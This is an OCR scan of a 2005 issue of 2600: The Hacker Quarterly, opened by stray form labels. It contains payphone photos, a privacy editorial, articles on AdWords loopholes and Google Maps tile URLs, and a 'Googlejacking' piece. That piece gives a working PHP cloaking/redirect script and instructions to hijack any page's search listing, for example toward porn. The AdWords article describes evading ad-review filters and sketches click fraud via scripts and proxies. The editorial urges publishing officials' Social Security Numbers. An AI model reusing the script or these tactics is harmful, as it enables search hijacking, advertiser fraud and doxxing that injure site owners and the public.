COUNTRY OF CITIZENSHIP

DATE OF BIRTH

COPY NUMBER FROM ALIEN CARD

A

PRESENT ADDRESS (Street or Rural Route) (City or Post Office) (State) (ZIP Code)

Payphones are now on the Inside cover!

Volume Twenty-Two, Number Two
Summer 2005, $5.50 US, $8.15 CAN


2600

The Hacker Quarterly

0 74470 83158 7 52>

Israeli Payphones

Downtown Jerusalem. Someone had to make the decision to put "fire" ahead of "ambulance" even though it's out of numerical order.



Jerusalem's "Old City." Not far from the Western Wall. Seems like all of that yellow space is just begging for some graffiti.

Jerusalem. Near downtown. An orange card-only phone with what appears to be the phone number above.

Jerusalem, in the shopping market district. A gray version with complimentary beverages.

Photos by Shibuya

For more exciting foreign payphone photos, take a look at the inside back cover!

Discoveries

One Step Forward, Two Steps Back

It's always good to see increased public awareness on an issue, particularly one which can have a profound effect on our lives. Privacy is just such an issue. Over the years, the public has witnessed just how fragile that privacy is and how poorly protected it continues to be. But knowing this isn't nearly enough. Action needs to be taken. And the propaganda we continue to be fed needs to be rejected out of hand.

You would have to be almost completely cut off from the world to have missed some of the most grievous privacy invasions that have taken place recently. This doesn't even take into account the wish list of our governments who want the ability to snoop at will and in secrecy. We're talking about the normal course of business where our private records are open to unauthorized persons, bandied about, traded, sold, lost, and otherwise treated without the respect and care they deserve and in violation of the trust we have bestowed upon these entities.

Of course, watching the mass media report these very same stories you might be guided to the conclusion that this is all the fault of hackers - as usual. After all, who else would invade your privacy, steal your identity, and flout the law? Certainly not our nation's largest corporations. Let's probe a little deeper and see for ourselves.

In February, a data collection company called Choicepoint (self-described as "the premier provider of decision-making intelligence to businesses and government") revealed that it had sold the private information of 145,000 people to a company that had no business having this information. The irony is quite bitter. Here we have a company with ten billion records that is responsible for running background checks on just about every American citizen and somehow *they* weren't able to figure out that the company they were doing business with was fraudulent.

In March, LexisNexis reported that 310,000 people had their driver's license numbers and Social Security Numbers compromised through a subsidiary known as Seisint Inc. It seems that unauthorized accounts were created in the name of various law enforcement agencies and the whole thing wasn't even uncovered until the perpetrator's parents turned him in.

The banking world has been especially hard hit by security lapses involving its customers. Bank of America lost backup tapes with data on 1.2 million federal employees in February. Citigroup managed to top this in June by losing tapes with the records of 3.9 million of its customers. Wachovia employees were implicated in a fraud scheme that involved the records of nearly 700,000 customers. And these are only some of the *reported* cases. In fact, most of these cases would never have been known to the public if the companies themselves hadn't come forward.

Oddly enough, only one state (California) required consumers be notified when their confidential records were given to unauthorized entities. (Other states are now in the process of passing their own such laws.) This relatively recent law (2003) may be the reason why so many incidents are being reported which leads one to wonder just how many haven't been over the years.

When you take into account the fact that these companies think nothing of sharing this data with call centers all over the world, regularly ship unencrypted copies of all of their databases through commercial shippers, and basically sell their customers' information to anyone willing to pay, it's a wonder there's any semblance of privacy left at all.

Then of course you have your generic screwups where phenomenally stupid things happen due to the people in charge not having a clue. The victim is almost always another bit of privacy.

There was an incident involving at least six universities, including Stanford and M.I.T., where information on the status of prospective students' applications was actually made available online. To anyone in the world. And rather than focus attention on the deplorable security practices that made such a thing possible in the first place, the schools decided to make a big show of rejecting any applicants suspected of using this method to investigate their status. We would expect this kind of treatment if the applicants had actually managed to break into a computer to get this info. Or even if they had been the ones to figure it out. But these were people who simply *checked a website* that had material about them publicly available! Whether they were just curious about their own status or merely checking to see if such a thing was actually wide open to the public, they were hardly the reason why it happened nor were they engaged in any behavior of a clearly dishonest nature. Pretending a problem doesn't exist seems to be the preferred method of dealing with such things in the eyes of our leading universities. It's little wonder so many carry those values on to their respective professions.

In another incident, more than 100 students at the University of Kansas got an email telling them that they had failed a class and were in danger of having their financial aid revoked. Every email address was listed in the cc: field meaning anyone getting this letter knew the names and email addresses of everyone else who shared their status. As far as we know, no action was taken against the people re-

sponsible for *this* gross intrusion into people's lives. Clearly there were individuals who were untrained in handling confidential matters who were given access to private records which they shouldn't have been anywhere near. There's nothing to indicate that this sort of thing is at all unusual, based on the many similar stories circulating.

But this kind of sloppiness and gross negligence is only part of the story. The deliberate intrusions by those who are unaccountable are orders of magnitude worse.

Relatively few of us know that Fedex has been permitting federal authorities to peruse its databases and view all kinds of information on who's sending packages where, how they're paying for it, and more - all without those little things called warrants. "Our guys just love it," one senior customs official was quoted as saying. It was almost three years ago that Operation TIPS (Terrorism Information and Prevention System) was abandoned because of a public outcry against its Orwellian vision of utility workers, drivers, and delivery people being organized into "watchers" who would be on the lookout for any kind of suspicious activity or persons that they came across in their daily routines. With this level of cooperation by Fedex, the same vision is achieved while bypassing all of the legalities involved in government. The Department of Justice has praised Fedex for "passing along information about publicly observed aberrant behavior." So *anything* abnormal is now to be considered potentially dangerous. What an enlightened approach.

Airlines have also been caught turning over all kinds of information on its passengers to the government without any legal reason for having to do so. Schools too are being encouraged to hand over their previously confidential records. And libraries are increasingly coming under pressure to reveal information on who is reading what to the authorities. Fortunately many librarians have a very keen sense of the value of our privacy and have been doing everything in their power to subvert and expose these wanton displays of intimidation and abuse of process. But that hasn't been enough to stop libraries like one in Naperville, Illinois from recently installing fingerprint scanners for Internet access control.

Apart from the terror threat, the equally nebulous "hacker threat" is used most often to justify draconian measures or to shift blame away from those who are really responsible. News reports define the threat as "hackers who want to get access to your credit card numbers" and never "companies, organizations, and governments that intrude upon your privacy by trading your personal information, leaving it unprotected, and examining aspects of your life that are none of their business."

One of the more absurd stories that was circulating all over the place in May accused "hackers" of "holding computers hostage" by somehow encrypting victims' hard drives and demanding money in exchange for the key. We have yet to hear of a single instance where something like this actually happened. It seems to be more of a theoretical scenario which might work in a TV series but doesn't have much of a chance in real life. Let's set aside the clear fact that this has got absolutely nothing to do with hacking. The process of encrypting all of these files by simply having someone visit a website and then somehow coordinating both the decryption and the transfer of money without somehow being traced is pretty farfetched once you start to actually think about it. Yet this story was front page news as the latest hacker threat. Meanwhile the true threats were given far less attention, if any at all.

Such stories will always pop up because they're an easy way to get ratings and readers. While we need to always challenge misinformation whenever it appears, we need to also steer attention towards the real threats and not let the perpetrators get away with their deeds.

Perhaps it's time to demonstrate how easily private information can be obtained by focusing on those who have been so remiss in their responsibilities insofar as protecting our privacy. All kinds of documents exist online with information that really has no business in the public domain. Social Security Numbers are completely unprotected, unlisted phone numbers are passed around from banks to telemarketers, and "mistakes" like the ones mentioned above are occurring in ever increasing numbers. So why not target the corporate boards, the executives, and the politicians and make their private information as easily accessible as they make ours? If it's legal to have our Social Security Numbers publicly displayed, then why should elected officials get to have theirs crossed out in public documents? That's just one of many examples of how some people are more equal than others.

So far, the only reactions to the problem that we've seen involve a combination of marketing new products and blaming anyone who uncovers the weaknesses. Nothing new there. The sad fact remains that if we don't take action, our privacy will continue to mean less and less. There's nothing in it for the powers that be since they can just sell new products to "protect" us and create an element of fear that will lend itself to passing whatever new bit of legislation strikes their fancy. Expect a push for mandatory identity cards that will "protect your identity" from the evil people who wish to steal it. Get ready to buy insurance policies to protect your privacy from the very same companies that compromise it in the first place. And expect not to collect a dime from the true identity thieves - those who turn your life into a commodity to be bought and sold; they will be sure to cover their asses admirably and turn the attention to the small time crooks as the cause of the problem.

It's great to be aware of what's been going on. But that's only the first step. Now it's time to demand accountability and take back an important piece of our lives.

"No government can be long secure without a formidable opposition." - Benjamin Disraeli

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Arseny, Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Quality Degradation: **mlc**

Broadcast Coordinators: **Juintz, lee, Kobold**

IRC Admins: **shardy, r0d3nt, carton, beave, sj, koz**

Inspirational Music: **Bowie, Glass, Eno**

Shout Outs: **Inside Man, Mule, the Urchin crew, 1984comic.com**

Congrats: **Seth MacFarlane**

RIP: **Fred Kuhn**

2600*(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2004 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 631-751-2600**
2600 **FAX Line: 631- 474-2677**

Hacking Google AdWords

by stankdawg@stankdawg.com

Like many others, I have been a huge fan of Google over the past few years. I have spoken very highly of it on my weekly radio show *Binary Revolution Radio* discussing hacking techniques, interpreting finds, discussing new features, and lots of other things Google-related. Unfortunately, over the years I have started to find that I was beginning to question some of Google's practices. Whether it was the toolbar, the mysterious "pagerank" system, their spidering engine, GMail privacy concerns, their purchase of the Usenet archives, or any number of other features, I was starting to think that maybe they are not quite as wholesome as they first appeared.

I liked the fact that they were making advances and pushing the envelope in terms of search engine results. I did not necessarily have a problem with the individual features themselves, but I began to question the way that they went about the features and their relationships with each other. Putting ads in the GMail accounts? Not such a big thing, except that Google allegedly tracks every IP address and associates it with every search request and therefore, every email. They can claim that no human reads personal email, but I am not willing to take their word for it anymore. And what if some law enforcement agency subpoenas that information? That pretty much trumps any privacy statement from Google. If they didn't track such intrusive information then there wouldn't be a problem. But I digress.

There was still one Google product that I had no experience in and I thought it was time to take the dive. I decided that my next area of study would be the Google AdWords program.

Google AdWords, as you might have guessed from the name, is an advertising program offered by "the big G." This program is what puts those ads on the right hand side of the page containing your search results. These results also go in your GMail, groups, or anywhere else that Google has authorized to use the AdWords ads. They also have some partnered sites that use these ads on their pages as well. These locations seem to change frequently and their documented list of clients is no longer correct. Most of the ones that I tried to follow-up on have switched over to the Google AdWords competitor, Overture, which is used by both Yahoo and MSN. In fact, Overture is actually owned by Yahoo now.

I don't really think that advertising my site(s) in Google is worthwhile, but I figured it would be an interesting experiment and research assignment. It may even be an opportunity for some "investigative reporting," if you will, so I took the plunge. The plunge consisted of heading over to adwords.google.com and reading the available documentation and then dropping 20 bones to get an account started. Your $20 is basically a debit from which your fees are pulled and it is the minimum required (at the time of this writing) to create an account. They pull five bucks for a setup fee from that deposit in the first month. There are a few settings that you create when you set up the account which will come into play later.

Now that you have an account, you need to create a "campaign." Campaigns are logical divisions of different topics that you want to advertise under the same account and bill to the same place. Most small users like me will only need one campaign. If you have sites that cover several different topics, you might want to separate your ads based on the topics that you want to advertise. Perhaps you are a web developer or a hosting company and you need to advertise for a pet store, a hobby store, and a car dealership. Each one of these will have different keywords for different audiences and you would not want to mix these sites and topics together. This is only for organizational purposes and not very interesting to hackers.

While campaigns are logical divisions for content type, "ad groups" are subdivisions of campaigns. Campaigns are based on topics, but ad groups generally are based on individual sites. Each ad group has one ad which lends to being used one per site. For the example of a car site,

you might have a different ad group for new cars and a different ad group for used cars. The reason is because there will be different keywords that fit each site better. In my case, I made a different ad group for different sub-domains and projects on our site. For example: We have an ad group for *Binary Revolution Radio* and a different ad group for *Binary Revolution Magazine.* I also have a few other ad groups that I use to do some "testing" but basically you will want to create a different ad group for each different ad that you want to make.

At this point, you should still have $15 left to spend on advertising. The way that the system works is very similar to an online auction process. Instead of bidding on items, however, you are bidding on "keywords." You have to decide what keywords will provide you with the highest number of clicks. Obviously, if you are a car dealer, you would use keywords for different car models or other related search terms. You could also put phrases like "free porn" which may generate many hits but no one will buy anything once they get to your site. You paid for their click but they didn't give you anything in return. They didn't want your car site, they wanted free porn! Choosing appropriate and manageable keywords is one factor, but the other factor is that you are not the only person who wants those particular keywords and there is only so much screen space to dish out. This is where the bidding comes in.

Certain words are worth more than others. Obviously there are many car dealerships out there and they all want the same terms such as "new car dealer." The way Google handles this conflict is that they sell to the highest bidder. The more you bid on the keywords that you want, the higher on the page your ad will appear. This bidding war is a perfect design for pay-per-click advertising. You only get charged your bid amount when someone actually clicks though your ad. Every time it is shown on the page, it is counted as an "impression" and every time someone actually clicks on your ad, it is counted as a "click-through." You must maintain a certain CTR (click-through-ratio) that generally needs to be at least 0.5 percent (one click-through out of every 200 impressions) but this percentage fluctuates based on other factors like the size of the campaign and the frequency of the keywords. If you do not stay above your CTR, your account will be slowed and/or canceled. An interesting bit of trivia is that the most expensive keywords are usually those related to lawsuits and lawyers who are looking for the big payout. This includes words and phrases like "class action" and "slip and fall" with the idea that it only takes one big payoff from a class action lawsuit to make them millions of dollars and justify the cost of the ads. Insert an obligatory lawyer joke of your choice here.

So this brings you to the keywords section which is where you will do a lot of hacking to get good keywords and find some interesting things about the system. You choose keywords that you think are relevant and will generate hits on your ads. AdWords will estimate the number of hits and the CTR using some magical formula that is not publicly available. This tool may work fine for larger or medium sized campaigns, but for small campaigns it was woefully skewed even to the point that I had ads that were being slowed or canceled within a day of creating them. The AdWords system expects more clicks than a very unique keyword can provide and it just gives up far too easily. If your keywords fail too often (there are levels of failure that are unimportant in this context) your account will be "slowed" and your ads will not show as often, or so they claim. I found that my keywords, being very detailed and obscure to the non-hacking world, were still being shown when I tested for the same keywords. I guess you cannot slow something down or lower it in the results when it is so unique that there are no other ads to put in front of it. If you want to reactivate your account to full speed, you have two grace reactivations and then to reactivate it a third time, you must pay a $5 dollar reactivation fee (which is ridiculously unjustifiable for an automated system). My account was "slowed" a mere 48 hours after its initial creation. This created a paranoid existence where I was scared that if I did not check the account daily, they would kill it again. I was suddenly demoted from a webmaster to a babysitter.

When it comes to the keyword system itself, one of the things that I found interesting was the keyword tool that tries to help you come up with better keywords to add to your campaign. Once you put in a few keywords to get started, the keyword tool will then try to suggest similar keywords or phrases that are related to your original keywords. You will find some interesting results this way. I started with only a few keywords and found myself with many more based on the keyword tool. But this was where more problems started to occur. I found that my keywords were being canceled way too easily and were not given a fair chance to perform. Like I said earlier, if the campaign was on a larger scale, then this statistics model may hold true. But for smaller campaigns it simply was more of a hassle. It also led to another problem that I found slightly ironic which is that the keyword tool suggested words and phrases to me that I was later denied due to their ToS (Terms Of Service) anyway. Why

recommend them if you are not going to allow me to use them? This is pretty much when my experience became totally negative with AdWords.

I also admit up front that I knew that their ToS had a rule against "hacking and cracking" sites. I knew this ahead of time, but I know that my site is a hacking site and does not promote cracking. Because of this, I thought that maybe Google would "do no evil" and be liberal with their policy and understand that my site does *not* promote illegal activity and explicitly states that in numerous places. Apparently, Google did not share this viewpoint as I found out later. In the beginning, however, when you create a keyword in you ad group it gets put into the rotation *immediately!* That is important to note. My ad group stayed in rotation for about four or five days before I got the ToS notice that my ads were suspended. I emailed the customer service person and explained to them that my site *did not* contain any reference to "cracking" and I even went so far as to show them the Google link to "define:hacker" which explained the definition of hacker right from their own site. I also pointed out that Google even offers a "hacker translator" service at http://www.google.com/intl/xx-hac➥ker/ which seemed quite hypocritical to me. I also gave links to several prominent sites that clearly define and delineate the difference between hackers and crackers. None of this did any good.

That was the motivation for this article. If Google doesn't want to be reasonable and wants to keep forcing their rules on me, then maybe I should point out the flaws in their system for the entire world to see. First, let me point out again that your ads *do not* get checked upon initial creation before they get added which is very useful if you want to be a *spammer* or promote your pr0n site for a few days on Google (although some words are explicitly banned from being in an ad at all). You will pretty much have your ad out there for a few hours or days before they will catch and ban it. Overture checks your ads before they are made available. They also banned my ads from Overture, but at least they weren't hypocritical about it. Google was banning my ads for having the word "hacking" in them but Amazon and eBay were *both* using that keyword in their ads. I guess they have bigger wallets than I do.

The next big flaw is that when Google "disables" your account, they simply remove it from the rotation until you correct the problem. They have to err on the side of caution and give you a chance to fix the item in question. To do this, you go into your ad and change it based on their explanation of the problem. In my case, they didn't like the words "hacking magazine" so I simply changed it to "security magazine" and it was immediately put back into the rotation. It took them another four or five days before they disabled my account again, this time for the same reason. I again tried to reason with them that the ad did not have the word "hacker" in it and that it was simply a site about computer security but they weren't hearing it. I got the same cut and paste response of the same "no hacking or cracking" rules every time I contacted them like I was some sort of moron. Fine, if they wanted to play that way, I certainly wasn't going down without a fight. And I also wasn't going down without using up my $15 credit that I still had left!

This is the most hilarious part of the story. Due to the method by which they check and verify ads, I simply went back into my ad and changed it again thinking that it would probably go back into rotation immediately. I removed the word "security" this time and simply left "magazine." The ad was instantly reactivated. Well, I began to wonder whether they kept any sort of database or history of ads that were banned to stop me from going back to them again. I edited my ad again and decided that I was damn well going to put my ad back out there. I put the word "hacking" back in front of "magazine" and voila! I was back in business! It was that simple! I can play this cat and mouse game for a long time if they are not going to block my previous ads and even if they tried I will apply some of the tactics from my "31337sp34k" article to make tiny changes and bypass just about any filter they want to throw at me. And so it went for about a month until they tried something different.

When they decided to ban my ad this time, they also added in a little extra twist. This time they went into every single one of my ad groups and banned *all* of my ads (some of which had "security," some had "hacking," etc.) but even better than this, they also went in and banned every individual keyword that I was using. This included "security magazine," "hacking magazine," "phreaking magazine," and included the ones that *they themselves* recommended earlier with their own keyword tool! I decided to push back a little bit and complain that they were banning keywords that were suggested by their *own system* but they still continued to cut and paste the same response to me over and over. Well, now I had to handle this problem as well.

As if it wasn't funny the first time (two paragraphs ago), let me repeat it. I went in and edited my ads again just as I had been doing and they were, once again, instantly reactivated. This time, however, they were not responding to my search terms. Obviously this is because even though the ad groups themselves were back in


rotation, the individual keywords were still banned. Well, I figured that since it worked for the ad itself, maybe I could also modify the keywords just as easily and reactivate them as well. I cut my list of keywords out to a text file and saved the ad group with no keywords in it. I then clicked on "add keywords" and pasted those bad boys right back in. I think you can already guess what happened. I was back up and running with all keywords intact. They do not seem to check ads with any regularity.

But this was just the story of the big loopholes that I found in the fundamental aspect of their system. I also have some general advice for people who actually do want to use Google AdWords. One of the controversies with this type of advertising is that you can use just about any keywords that you want. This includes proper names and copyrighted titles of companies. Coke can use the keyword "Pepsi," Honda can use "Toyota," and similar related products can try to capitalize on their competitor's name and, unless someone complains, it will be right there. Now the big guns like the ones just mentioned will put a Cease and Desist on that activity with a quickness, but for smaller sites, you have some more flexibility. I use keywords of some other popular hacking magazines in my ads (*cough*) and some security trade magazines as well to try to let people know that we exist.

Another similar tip is to use misspelled versions of your keywords. This is a huge place to get a leg up on your competition. Google will come up with a suggestion if it notices a user's search terms are misspelled, but in the meantime the user has scanned the page and seen your ad - increasing your visibility. You may get them to click on your ad without even correcting their spelling and running the correct search. I think this is a great example of social engineering where you have to understand how people think and see where that intersects with technology.

One of the more evil things you can do is based on the "daily spending limit" which is one of the items I mentioned earlier that is set up when you first make the account. You can tell AdWords what you want your maximum daily spending limit to be. When you reach that limit, based on enough click-throughs to hit that amount, your ads will be removed from the rotation until the next day. This is meant to be a safety measure for smaller sites who don't want to get overwhelmed with so many hits or orders that they cannot keep up. If you really wanted to be a jerk to your competitor, or just to a random stranger (like me), you could just click their ads as much as possible and they will pay their bid amount for each click-through. Now, I don't believe it is so simple as to allow you to just sit and click over and over. It looks to me like they use session variables to limit how many clicks can come from one person. This may also be used in conjunction with IP resolution to only give one click per customer. I think we all know that a little scripting and a list of proxy servers can overcome both of these obstacles. And since the ads disappear after the daily limit is reached, this attack also doubles as a DoS attack by removing the ads for 24 hours, which might be an interesting move for a competitor to make. I wouldn't recommend that you do this because it is pretty rude and it will cost someone money which is not a good thing. Don't bother trying this on my campaign because I set my daily limit very low so that it would take you months (literally) to use up my $15 of credit. Those lawyers who pay big money for the expensive keywords have a little more to worry about than I do.

Finally, the funniest hack of all is my last slap in the face to Google. I created an ad group (which will not be working by the time you read this). I immediately took it down, for fear of getting canceled outright, but it is here for posterity.


owned by the DDP
Stank Dawg owns AdWords
all your base are belong to DDP!
www.stankdawg.com


+ Create New Text Ad | Image Ad
Edit - Delete

Delete | Edit CPCs/URLs

Keyword	Status	clicks
Search Total		0
Content Total		0
"google really sucks"	Normal	0

The ad group that you see in the first image produced the results that you see in the second image when searching for the string "Google really sucks." I am sure that my account will be shut down when this article is publicly released, but while I am waiting, I would like to continue to explore. Because of this, I am not leaving this keyword string up and running since they will probably shut me down if they saw it so if you try it as you read this, it will not be working (at least not from me). This is the new way to protest and is reminiscent of the fordreallysucks.com saga a few years back.

You can not only put in company protests, but personal messages to people triggered by keywords. Perhaps you have issues with a certain person and you want their name and a nice message to appear when you search for them. It could be used for almost anything. Theoretically, you could use this trick to send hidden messages



to someone by sending them only a very long (80 character maximum) and unique key phrase. The gibberish phrase would not generate any hits, but the ad is still delivered (this is verified). You would contact the receiver and give them the phrase and they would know to look for it on Google and then click on the resulting ad which would take them to a secret site or message (which you would have encrypted, of course) or the ad itself would contain a key to another message. The applications are endless.

So this research has been going on now for a couple of months as of this writing. I only want to get my $20 back out of it and then I will cancel the account. While I was waiting I thought I would share some of these loopholes with people so that they too could enjoy the Google AdWords program as much as I have. I also shared a few real tips on how to run a successful campaign in general. Tutorials are available on the Internet that contain probably even less information than I have provided in this article, yet people charge hundreds of dollars for them. You should probably save your money and just send them a link to this instead.

I loved Google for the longest time. But about a year ago that all started to change. They began making questionable business decisions that were obviously financially motivated. Google went public on August 19th, 2004 and started answering to stockholders whose bottom line is profit. This has been the downfall of many companies. Bias (in the form of financial pressure) has been introduced. Your expectations for privacy should be nonexistent and they are probably too late now anyway. Google is the new Big Brother... and he is definitely watching.

"The Revolution Will Be Digitized!"

Shoutz: Alternative search engines, my fellow passengers on the flight back from interz0ne 4 who formed a circle around me listening to me teach Google hacking, Acidus, Decius, Rattle, romanpoet, Elonka, the listeners of "Binary Revolution Radio," and of course, the DDP.


Hacking Google Map's Satellite Imagery

by Morcheeba

Interested in accessing Google's satellite imagery for other purposes? The protocol isn't documented but it's fairly simple to reverse engineer.

The main application is a JavaScript application that handles the user interface. The variable and function names have been run through an obfuscator, so the code is hard to read. This isn't just a protection against reverse engineering - shorter names also make it quicker to download.

If you have a Google map running, you can use Safari's Window>Activities screen to show all the image tiles loaded. Each tile is a 256x256 pixel JPEG picture that is approximately 10-30KB in size. For example:



The tiles come with the "©2005 Google" watermark already on them.

What's with the URL? I was originally expecting some sort of longitude/latitude coordinates

with some zoom factor, but this seems to be just a cryptic string of letters. Well, it turns out there is a method to the madness and this format is simpler and more precise than a numeric encoding.


First off, the "kh" in the URL stands for Keyhole, which is the name of the satellite imagery tool company Google bought in 2004 (see www.keyhole.com). It is also the name shared by the spy satellites operated by the National Reconnaissance Office.

The "v=" parameter is the JavaScript "window._ktv" value. I'm not too sure what that is, but it isn't necessary in the URL.

All characters in the value of the "t=" parameter are either "q", "r", "s", or "t".

By searching the JavaScript, you can find a hard-coded starting point for all imagery:

When you append one of the four letters to the above link, you'll get one of these pictures:




Notice a pattern? The appended letter specifies which quadrant to enlarge:

q r
t s

We start with the upper left picture containing the northern hemisphere ("t=tq") and add another letter - "t" - to zoom in on the lower left corner. (Note that requesting data for the dark upper corners returns a warning that Google has no coverage of that area.)

...and extracting the lower right corner of that image yields:



The pattern is continued until the desired level of detail is reached. Currently, there can be up to 18 characters following the "t=" tag, but Google could increase resolution in the future.

The technique used is a quadtree, a common computer graphics data structure used to efficiently access and store multiple resolution images. As an added bonus, because no numbers are used, there are no rounding errors that could create artifacts at the edges of tiles.

Also, be aware that while Google has talked about opening up their API, they currently do not officially sanction this method of image retrieval. Access to these pictures could be terminated at any time - either by making the server verify the "http get" header information (such as referrer), or by changing the access mechanism entirely. Because users always download Google's most up-to-date JavaScript viewer, backwards compatibility does not need to be maintained.

Googlejacking By Example

by J. V.
evilpope@thepopeisevil.com

Lots of noise on the net lately about this new phenomenon called "Googlejacking." For those of you who have spent the last month or so in a cave, googlejacking is when a website in Google's listing is linked in the Google database to a site that is *not* on the domain of the original writer of the original page. For instance, you could have a situation where a page listed in Google's database, say http://www.cnn.com, is linked on a Google search page to http://www.thepope➥isevil.com/cnn/, or even http://www.horny➥girls.porn-host.org/cnn/. The original website description and title will be the same, only the link will be different in the Google database. So when a user clicks on the searched link it will go through the off-CNN page, not the original CNN page.

Danger, Will Robinson

How does this happen? The problem is with the way Google handles 302 redirects and meta refreshes with a zero wait time. In other words, Google tries to make it so pages with the "same" content are not in its database. A 302 redirect or a META refresh with zero wait time will redirect the browser to another page, so Google does not want to index both the redirect page and the page you are redirected to. The zero wait time for a meta refresh *is* important because otherwise googlebot will index the redirect page as a page with no content (a blank page) instead of a page that is identical to our target page. Confused? Hopefully when we look at the exploit code it'll all be crystal clear.

This problem isn't restricted to Google. MSN Search is also reported to have this vulnerability and theoretically any other search engines will have the same problem if they handle 302 and meta redirects the same as Google does.

Exploit Listing and Discussion

There's a lot of other good information already out there (see references at bottom of article), but what I couldn't find was some good code exploiting the vulnerability. I hope to remedy this with "jack_mehada.php", shown below.

```
<!--BEGIN HTML/PHP CODE LISTING -
➥"jack_mehada.php"-->

<HTML>
<HEAD>
<?php
$target_url = $_GET['url'];
   if( strstr($HTTP_USER_AGENT, 'Google
➥bot') || strstr($HTTP_USER_AGENT,
➥'msnbot') || strstr($HTTP_USER_AGENT,
➥'Slurp')
      || strstr($HTTP_USER_AGENT, 'grub')
➥|| strstr($HTTP_USER_AGENT, 'Ask
➥Jeeves') || strstr($HTTP_USER_AGENT,
➥'Wget') )
      echo "<meta http-equiv=\"refresh\"
➥content=\"0;url=http://$target_url\">";

   else
      echo "<meta http-equiv=\"refresh\"
➥content=\"0;url=http://www.thepopeis
➥evil.com\">";
?>
</HEAD>

<BODY>
<!-- "jack_mehada.php" by J and Evil Pope
➥ of http://www.thepopeisevil.com -->
</BODY>

</HTML>

<!--END HTML/PHP CODE LISTING - "jack_me
➥hada.php"-->
```

If you know a little about php and a little about browsers, what this script does should not take long to understand. The if statement checks if the software that requested the page is a bot by checking its user-agent string. I didn't just check for googlebot - msnbot and a few others are in there too. Bots get a redirect to our target page, everyone else gets a redirect to http://www.thepopeisevil.com.

You can change the script to redirect non bots to any page you want by changing the line:

```
echo "<meta http-equiv=\"refresh\"
➥content=\"0;url=http://www.thepopeis
➥evil.com\">";
```

to:

```
echo "<meta http-equiv=\"refresh\"
➥content=\"0;url=http://www.my-site.
➥com/whateverpageyouwant.html\">";
```

So if I wanted to redirect it to my favorite porn gallery ever (haha, pure anarchist evil), I'd change the line to:

```
echo "<meta http-equiv=\"refresh\"
➥content=\"0;url=http://hornygirls.
➥porn-host.org\">";
```

Save and upload this script to your web host, naming it jack_mehada.php. Once the script is up on your web host, assuming your host supports php, you can jack *any* page you want by linking the script on an existing web page. I'd do it like

this if I wanted to jack cnn.com:

```
<a href="http://www.my-website.com/jack_
➥mehada.php?url=www.cnn.com">My Jacker
➥Link</a>
```

or like this if I wanted to jack a friend's geocities page:

```
<a href="http://www.my-website.com/jack_
➥mehada.php?url=www.geocities.com/
➥member696969/my_lame_page.html">Jack-o-
